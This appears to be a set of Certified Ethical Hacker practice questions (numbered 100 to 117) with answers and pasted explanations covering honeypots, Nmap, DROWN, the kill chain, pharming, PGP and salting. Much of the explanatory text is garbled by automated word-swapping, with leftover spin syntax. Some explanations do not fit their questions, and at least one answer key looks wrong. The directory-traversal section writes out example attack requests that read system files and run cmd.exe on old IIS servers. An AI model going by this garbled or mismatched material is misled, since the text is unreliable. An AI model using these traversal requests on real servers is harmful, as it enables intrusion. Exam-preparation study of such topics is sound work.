honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies,

academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks.
Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.

Question: 100

Consider the following Nmap output:

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
143/tcp open imap
443/tcp open https
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

what command-line parameter could you use to determine the type and version number of the web server?

A. -sv
B. -Pn
C. -V
D. -ss

Answer: A

C:\Users\moi>nmap -h | findstr " -sV" -sV: Probe open ports to determine service/version info

Question: 101

what are common files on a web server that can be misconfigured and provide useful Information for a hacker such as verbose error messages?

A. httpd.conf
B. administration.config
C. idq.dll
D. php.ini

Answer: D

The php.ini file may be a special file for PHP. it's where you declare changes to your PHP settings. The server is already configured with standard settings for PHP, which your site will use by default. Unless you would like to vary one or more settings, there's no got to create or modify a php.ini file. If you'd wish to make any changes to settings, please do so through the MultiPHP INI Editor.

Question: 102

infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

A. Reconnaissance
B. Maintaining access
C. Scanning
D. Gaining access

Answer: D

This phase having the hacker uses different techniques and tools to realize maximum data from the system. they're –
• Password cracking – Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table are used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered.
• Password attacks – Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

Question: 103

which type of virus can change its own code and then cipher itself multiple times as it replicates?

A. Stealth virus
B. Tunneling virus
C. Cavity virus
D. Encryption virus

Answer: A

A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine a stealth viruses hides itself by continually renaming and moving itself round the disc.
Like other viruses, a stealth virus can take hold of the many parts of one's PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software. Once moved and renamed a stealth virus will usually replace the detected 'infected' file with a clean file that doesn't trigger anti-virus detection. It's a never-ending game of cat and mouse.
The intelligent architecture of this sort of virus about guarantees it's impossible to completely rid oneself of it once infected. One would need to completely wipe the pc and rebuild it from scratch to completely eradicate the presence of a stealth virus. Using regularly-updated antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them.
https://www.techslang.com/definition/what-is-a-stealth-virus/

Question: 104

You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

A. Reconnaissance
B. Command and control
C. Weaponization
D. Exploitation

Answer: C

Weaponization
The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary: o Identifying appropriate malware payload based on the analysis o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability
o Creating a phishing email campaign o Leveraging exploit kits and botnets
https://en.wikipedia.org/wiki/Kill_chain
The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.

1. *Reconnaissance:* In this step, the attacker/intruder chooses their target. Then they conduct in-depth research on this target to identify its vulnerabilities that can be exploited.
2. *Weaponization:* In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.
3. *Delivery:* This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.
4. *Exploitation:* In this step, the malware starts the action. The program code of the malware is triggered to exploit the target's vulnerability/vulnerabilities.
5. *Installation:* In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.
6. *Command and Control:* The malware gives the intruder/attacker access to the network/system.
7. *Actions on Objective:* Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

Question: 105

Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSlv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.
Which of the following attacks can be performed by exploiting the above vulnerability?

A. DROWN attack
B. Padding oracle attack
C. Side-channel attack
D. DUHK attack

Answer: A

DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, some of the essential cryptographic protocols for net security. These protocols allow everyone on the net to browse the net, use email, look on-line, and send instant messages while not third-parties being able to browse the communication.
DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March 2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.
What will the attackers gain?
Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.
Who is vulnerable?

Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:


	Vulnerable at Disclosure (March 2016)
HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%

Operators of vulnerable servers got to take action. there's nothing practical that browsers or end-users will do on their own to protect against this attack.

Is my site vulnerable?

Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, is a clients never used it.


DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.



A server is vulnerable to DROWN if:

It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.

Its private key is used on *any other server*that allows SSLv2 connections, even for another protocol. Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.



How do I protect my server?
To protect against DROWN, server operators need to ensure that their private keys software used anyplace with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.
Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:
OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version. OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s. Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) Microsoft IIS (Windows Server): Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for 'Server', as outlined in KB245030. albeit users haven't taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don't seem to be supported by default.
Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more moderen version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere
Other affected software and in operation systems:
Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat
Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators ar ready to take action to guard against the attack.

Question: 106

John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker Installed a scanner on a machine belonging to one of the vktims and scanned several machines on the same network to Identify vulnerabilities to

perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

A. Proxy scanner
B. Agent-based scanner
C. Network-based scanner
D. Cluster scanner

Answer: B

Agent-based scanners reside on a single machine but can scan several machines on the same network.
Network-based scanner
A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer's network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization's current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system's security measures while improving internal and external defenses. Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.
Agent-based scanner
Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners are well equipped to find and report out on a range of vulnerabilities.
NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

Question: 107

Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection.
Identify the behavior of the adversary In the above scenario.

A. use of command-line interface
B. Data staging
C. Unspecified proxy activities
D. Use of DNS tunneling

Answer: C

A proxy server acts as a gateway between you and therefore the internet. It's an intermediary server separating end users from the websites they browse. Proxy servers provide varying levels of functionality, security, and privacy counting on your use case, needs, or company policy.
If you're employing a proxy server, internet traffic flows through the proxy server on its thanks to the address you requested. A proxy server is essentially a computer on the web with its own IP address that your computer knows. once you send an internet request, your request goes to the proxy server first.

The proxy server then makes your web request on your behalf, collects the response from the online server, and forwards you the online page data so you'll see the page in your browser.

Question: 108

There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution Is for a customer to Join with a group of users or organizations to share a cloud environment. What is this cloud deployment option called?

A. Hybrid
B. Community
C. Public
D. Private

Answer: B

The purpose of this idea is to permit multiple customers to figure on joint projects and applications that belong to the community, where it's necessary to possess a centralized clouds infrastructure. In other words, Community Cloud may be a distributed infrastructure that solves the precise problems with business sectors by integrating the services provided by differing types of clouds solutions.
The communities involved in these projects, like tenders, business organizations, and research companies, specialise in similar issues in their cloud interactions. Their shared interests may include concepts and policies associated with security and compliance considerations, and therefore the goals of the project also .
Community Cloud computing facilitates its users to spot and analyze their business demands better. Community Clouds could also be hosted during a data center, owned by one among the tenants, or by a third-party cloud services provider and may be either on-site or off-site.
Community Cloud Examples and Use Cases
Cloud providers have developed Community Cloud offerings, and a few organizations are already seeing the advantages . the subsequent list shows a number of the most scenarios of the Community Cloud model that's beneficial to the participating organizations.
Multiple governmental departments that perform transactions with each other can have their processing systems on shared infrastructure. This setup makes it cost-effective to the tenants, and may also reduce their data traffic.
Benefits of Community Clouds
Community Cloud provides benefits to organizations within the community, individually also as collectively. Organizations don't need to worry about the safety concerns linked with Public Cloud due to the closed user group.
This recent cloud computing model has great potential for businesses seeking cost-effective cloud services to collaborate on joint projects, because it comes with multiple advantages.
Openness and Impartiality
Community Clouds are open systems, and that they remove the dependency organizations wear cloud service providers. Organizations are able to do many benefits while avoiding the disadvantages of both public and personal clouds.
Flexibility and Scalability

Ensures compatibility among each of its users, allowing them to switch properties consistent with their individual use cases. They also enable companies to interact with their remote employees and support the utilization of various devices, be it a smartphone or a tablet. This makes this sort of cloud solution more flexible to users' demands.
Consists of a community of users and, as such, is scalable in several aspects like hardware resources, services, and manpower. It takes under consideration demand growth, and you simply need to increase the user-base.
High Availability and Reliability
Your cloud service must be ready to make sure the availability of knowledge and applications in the least times. Community Clouds secure your data within the same way as the other cloud service, by replicating data and applications in multiple secure locations to guard them from unforeseen circumstances.
Cloud possesses redundant infrastructure to form sure data is out there whenever and wherever you would like it. High availability and reliability are critical concerns for any sort of cloud solution.
Security and Compliance
Two significant concerns discussed when organizations believe cloud computing are data security and compliance with relevant regulatory authorities. Compromising each other's data security isn't profitable to anyone during a Community Cloud.
Users can configure various levels of security for his or her data. Common use cases:
the power to dam users from editing and downloading specific datasets.
Making sensitive data subject to strict regulations on who has access to Sharing sensitive data unique to a specific organization would bring harm to all or any the members involved.
What devices can store sensitive data.
Convenience and Control
Conflicts associated with convenience and control don't arise during a Community Cloud. Democracy may be a crucial factor the Community Cloud offers as all tenants share and own the infrastructure and make decisions collaboratively. This setup allows organizations to possess their data closer to them while avoiding the complexities of a personal Cloud.
Less Work for the IT Department
Having data, applications, and systems within the cloud means you are doing not need to manage them entirely. This convenience eliminates the necessity for tenants to use extra human resources to manage the system. Even during a self-managed solution, the work is split among the participating organizations.
Environment Sustainability
In the Community Cloud, organizations use one platform for all their needs, which dissuades them from investing in separate cloud facilities. This shift introduces a symbiotic relationship between broadening and shrinking the utilization of cloud among clients. With the reduction of organizations using different clouds, resources are used more efficiently, thus resulting in a smaller carbon footprint.

Question: 109

Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those dat
a. Which of the following regulations is mostly violated?
A. HIPPA/PHl
B. Pll

C. PCIDSS
D. ISO 2002

Answer: A

PHI stands for Protected Health info. The HIPAA Privacy Rule provides federal protections for private health info held by lined entities and provides patients an array of rights with regard to that info. under HIPAA phi is considered to be any identifiable health info that's used, maintained, stored, or transmitted by a HIPAA-covered entity – a healthcare provider, health plan or health insurer, or a aid clearinghouse – or a business associate of a HIPAA-covered entity, in relation to the availability of aid or payment for aid services.

It is not only past and current medical info that's considered letter under HIPAA Rules, however also future info concerning medical conditions or physical and mental health related to the provision of care or payment for care. phi is health info in any kind, together with physical records, electronic records, or spoken info.

Therefore, letter includes health records, medical histories, lab check results, and medical bills. basically, all health info is considered letter once it includes individual identifiers. Demographic info is additionally thought of phi underneath HIPAA Rules, as square measure several common identifiers like patient names, Social Security numbers, Driver's license numbers, insurance details, and birth dates, once they square measure connected with health info.

The eighteen identifiers that create health info letter are:

Names
Dates, except year
phonephone numbers
Geographic information
FAX numbers
Social Security numbers
Email addresses
case history numbers
Account numbers
Health arrange beneficiary numbers
Certificate/license numbers
Vehicle identifiers and serial numbers together with license plates
Web URLs
Device identifiers and serial numbers
net protocol addresses
Full face photos and comparable pictures
Biometric identifiers (i.e. retinal scan, fingerprints)
Any distinctive identifying variety or code

One or a lot of of those identifiers turns health info into letter, and phi HIPAA Privacy Rule restrictions can then apply that limit uses and disclosures of the data. HIPAA lined entities and their business associates will ought to guarantee applicable technical, physical, and body safeguards are enforced to make sure the confidentiality, integrity, and availability of phi as stipulated within the HIPAA Security Rule.

Question: 110

What is the common name for a vulnerability disclosure program opened by companies In platforms such as HackerOne?

A. Vulnerability hunting program
B. Bug bounty program
C. White-hat hacking program
D. Ethical hacking program

Answer: B

Bug bounty programs allow independent security researchers to report bugs to an companies and receive rewards or compensation. These bugs area unit sometimes security exploits and vulnerabilities, although they will additionally embody method problems, hardware flaws, and so on.
The reports area unit usually created through a program travel by associate degree freelance third party (like Bugcrowd or HackerOne). The companies can got wind of (and run) a program curated to the organization's wants.
Programs is also non-public (invite-only) wherever reports area unit unbroken confidential to the organization or public (where anyone will sign in and join). they will happen over a collection timeframe or with without stopping date (though the second possibility is a lot of common).
Who uses bug bounty programs?
Many major organizations use bug bounties as an area of their security program, together with AOL, Android, Apple, Digital Ocean, and goldman Sachs. you'll read an inventory of all the programs offered by major bug bounty suppliers, Bugcrowd and HackerOne, at these links.
Why do corporations use bug bounty programs?
Bug bounty programs provide corporations the flexibility to harness an outsized cluster of hackers so as to seek out bugs in their code.
This gives them access to a bigger variety of hackers or testers than they'd be able to access on a one-on-one basis. It {can also|also will|can even|may also|may} increase the probabilities that bugs area unit found and reported to them before malicious hackers can exploit them.
It may also be an honest publicity alternative for a firm. As bug bounties became a lot of common, having a bug bounty program will signal to the general public and even regulators that a corporation incorporates a mature security program.
This trend is likely to continue, as some have began to see bug bounty programs as an business normal that all companies ought to invest in.
Why do researchers and hackers participate in bug bounty programs?
Finding and news bugs via a bug bounty program may end up in each money bonuses and recognition. In some cases, it will be a good thanks to show real-world expertise once you are looking for employment, or will even facilitate introduce you to parents on the protection team within an companies.
This can be full time income for a few of us, income to supplement employment, or the way to point out off your skills and find a full time job.
It may also be fun! it is a nice (legal) probability to check out your skills against huge companies and government agencies.
What area unit the disadvantages of a bug bounty program for independent researchers and hackers?
A lot of hackers participate in these varieties of programs, and it will be tough to form a major quantity of cash on the platform.

In order to say the reward, the hacker has to be the primary person to submit the bug to the program. meaning that in apply, you may pay weeks searching for a bug to use, solely to be the person to report it and build no cash.
Roughly ninety seven of participants on major bug bounty platforms haven't sold-out a bug.
In fact, a 2019 report from HackerOne confirmed that out of quite three hundred,000 registered users, solely around two.5% received a bounty in their time on the platform.
Essentially, most hackers are not creating a lot of cash on these platforms, and really few square measure creating enough to switch a full time wage (plus they do not have advantages like vacation days, insurance, and retirement planning).
What square measure the disadvantages of bug bounty programs for organizations?
These programs square measure solely helpful if the program ends up in the companies realizeing issues that they weren't able to find themselves (and if they'll fix those problems)!
If the companies is not mature enough to be able to quickly rectify known problems, a bug bounty program is not the right alternative for his or her companies.
Also, any bug bounty program is probably going to draw in an outsized range of submissions, several of which can not be high-quality submissions. a corporation must be ready to cope with the exaggerated volume of alerts, and also the risk of a coffee signal to noise magnitude relation (essentially that it's probably that they're going to receive quite few unhelpful reports for each useful report).
Additionally, if the program does not attract enough participants (or participants with the incorrect talent set, and so participants are not able to establish any bugs), the program is not useful for the companies.
The overwhelming majority of bug bounty participants consider web site vulnerabilities (72%, per HackerOn), whereas solely a number of (3.5%) value more highly to seek for package vulnerabilities.
This is probably because of the actual fact that hacking in operation systems (like network hardware and memory) needs a big quantity of extremely specialised experience. this implies that firms may even see vital come on investment for bug bounties on websites, and not for alternative applications, notably those that need specialised experience.
This conjointly implies that organizations which require to look at AN application or web site among a selected time-frame may not need to rely on a bug bounty as there is no guarantee of once or if they receive reports.
Finally, it are often probably risky to permit freelance researchers to try to penetrate your network. this could end in public speech act of bugs, inflicting name harm within the limelight (which could end in individuals not eager to purchase the organizations' product or service), or speech act of bugs to additional malicious third parties, United Nations agency may use this data to focus on the organization.

Question: 111

Which file is a rich target to discover the structure of a website during web-server footprinting?

A. Document root
B. Robots.txt
C. domain.txt
D. index.html

Answer: B

Information Gathering from Robots.txt File A website owner creates a robots.txt file to list the files or directories a web crawler should index for providing search results. Poorly written robots.txt files can cause the complete indexing of website files and directories. If confidential files and directories are indexed, an attacker may easily obtain information such as passwords, email addresses, hidden links, and membership areas. If the owner of the target website writes the robots.txt file without allowing the indexing of restricted pages for providing search results, an attacker can still view the robots.txt file of the site to discover restricted files and then view them to gather information. An attacker types URL/robots.txt in the address bar of a browser to view the target website's robots.txt file. An attacker can also download the robots.txt file of a target website using the Wget tool. Certified Ethical Hacker(CEH) Version 11 pg 1650

Question: 112

John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?

A. Use his own public key to encrypt the message.
B. Use Marie's public key to encrypt the message.
C. Use his own private key to encrypt the message.
D. Use Marie's private key to encrypt the message.

Answer: B

When a user encrypts plaintext with PGP, PGP first compresses the plaintext. The session key works with a very secure, fast conventional encryption algorithm to encrypt the plaintext; the result is ciphertext. Once the data is encrypted, the session key is then encrypted to the recipient's public key
https://en.wikipedia.org/wiki/Pretty_Good_Privacy
Pretty Good Privacy (PGP) is an encryption program that provides cryptographic privacy and authentication for data communication. PGP is used for signing, encrypting, and decrypting texts, e-mails, files, directories, and whole disk partitions and to increase the security of e-mail communications. PGP encryption uses a serial combination of hashing, data compression, symmetric-key cryptography, and finally public-key cryptography; each step uses one of several supported algorithms. Each public key is bound to a username or an e-mail address.
https://en.wikipedia.org/wiki/Public-key_cryptography
Public key encryption uses two different keys. One key is used to encrypt the information and the other is used to decrypt the information. Sometimes this is referred to as asymmetric encryption because two keys are required to make the system and/or process work securely. One key is known as the public key and should be shared by the owner with anyone who will be securely communicating with the key owner. However, the owner's secret key is not to be shared and considered a private key. If the private key is shared with unauthorized recipients, the encryption mechanisms protecting the information must be considered compromised.

Question: 113

Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities In the DNS server software and modified the original IP address of the target website to that of a fake website. What is the technique employed by Steve to gather information for identity theft?

A. Pretexting
B. Pharming
C. Wardriving
D. Skimming

Answer: B

A pharming attacker tries to send a web site's traffic to a faux website controlled by the offender, typically for the aim of collection sensitive data from victims or putting in malware on their machines. Attacker tend to specialize in making look-alike ecommerce and digital banking websites to reap credentials and payment card data.
Though they share similar goals, pharming uses a special technique from phishing. "Pharming attacker are targeted on manipulating a system, instead of tricking people into reaching to a dangerous web site," explains David Emm, principal security man of science at Kaspersky. "When either a phishing or pharming attacker is completed by a criminal, they need a similar driving issue to induce victims onto a corrupt location, however the mechanisms during which this is often undertaken are completely different."

Question: 114

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mall servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?

A. Factiva
B. Netcraft
C. infoga
D. Zoominfo

Answer: C

Infoga may be a tool gathering email accounts informations (ip,hostname,country,…) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

Question: 115

While testing a web application in development, you notice that the web server does not properly ignore the “dot dot slash” (../) character string and instead returns the file listing of a folder structure of the server.
What kind of attack is possible in this scenario?

A. Cross-site scripting
B. Denial of service
C. SQL injection
D. Directory traversal

Answer: D

Appropriately controlling admittance to web content is significant for running a safe web worker. Index crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogs and execute orders outside of the web worker’s root registry.
Web workers give two primary degrees of security instruments
Access Control Lists (ACLs)
Root index
An Access Control List is utilized in the approval cycle. It is a rundown which the web worker’s manager uses to show which clients or gatherings can get to, change or execute specific records on the worker, just as other access rights.
The root registry is a particular index on the worker record framework in which the clients are kept. Clients can’t get to anything over this root.
For instance: the default root registry of IIS on Windows is C:\Inetpub\wwwroot and with this arrangement, a client doesn’t approach C:\Windows yet approaches C:\Inetpub\wwwroot\news and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).
The root index keeps clients from getting to any documents on the worker, for example, C:\WINDOWS/system32/win.ini on Windows stages and the/and so on/passwd record on Linux/UNIX stages.
This weakness can exist either in the web worker programming itself or in the web application code.
To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.
What an assailant can do if your site is defenseless
With a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.
Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with “the site”. Along these lines everything relies upon what the site client has been offered admittance to in the framework.
Illustration of a Directory Traversal assault by means of web application code
In web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL
GET http://test.webarticles.com/show.asp?view=oldarchive.html HTTP/1.1
Host: test.webarticles.com

With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter view with the value of oldarchive.html. When this request is executed on the web server, show.asp retrieves the file oldarchive.html from the server's file system, renders it and then sends it back to the browser which displays it to the user. The attacker would assume that show.asp can retrieve files from the file system and sends the following custom URL.

GET http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini HTTP/1.1
Host: test.webarticles.com

This will cause the dynamic page to retrieve the file system.ini from the file system and display it to the user. The expression ../ instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done by trial and error.

Example of a Directory Traversal attack via web server

Apart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks. The problem can either be incorporated into the web server software or inside some sample script files left available on the server.

The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers. For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be

GET http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.1
Host: server.com

The request would return to the user a list of all files in the C:\ directory by executing the cmd.exe command shell file and run the command dir c:\ in the shell. The %5c expression that is in the URL request is a web server escape code which is used to represent normal characters. In this case %5c represents the character \.

Newer versions of modern web server software check for these escape codes and do not let them through. Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.

Question: 116

Henry Is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unkornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which Indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

A. 64
B. 128
C. 255
D. 138

Answer: B

Windows TTL 128, Linux TTL 64, OpenBSD 255 ... https://subinsb.com/default-device-ttl-values/

Time to Live (TTL) represents to number of 'hops' a packet can take before it is considered invalid. For Windows/Windows Phone, this value is 128. This value is 64 for Linux/Android.

Question: 117

Ethical backer jane Doe is attempting to crack the password of the head of the it department of ABC company. She Is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

A. Password key hashing
B. Password salting
C. Password hashing
D. Account lockout

Answer: B

Passwords are usually delineated as “hashed and salted”. salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it’s hashed, typically this “salt” is placed in front of each password.
The salt value needs to be hold on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.
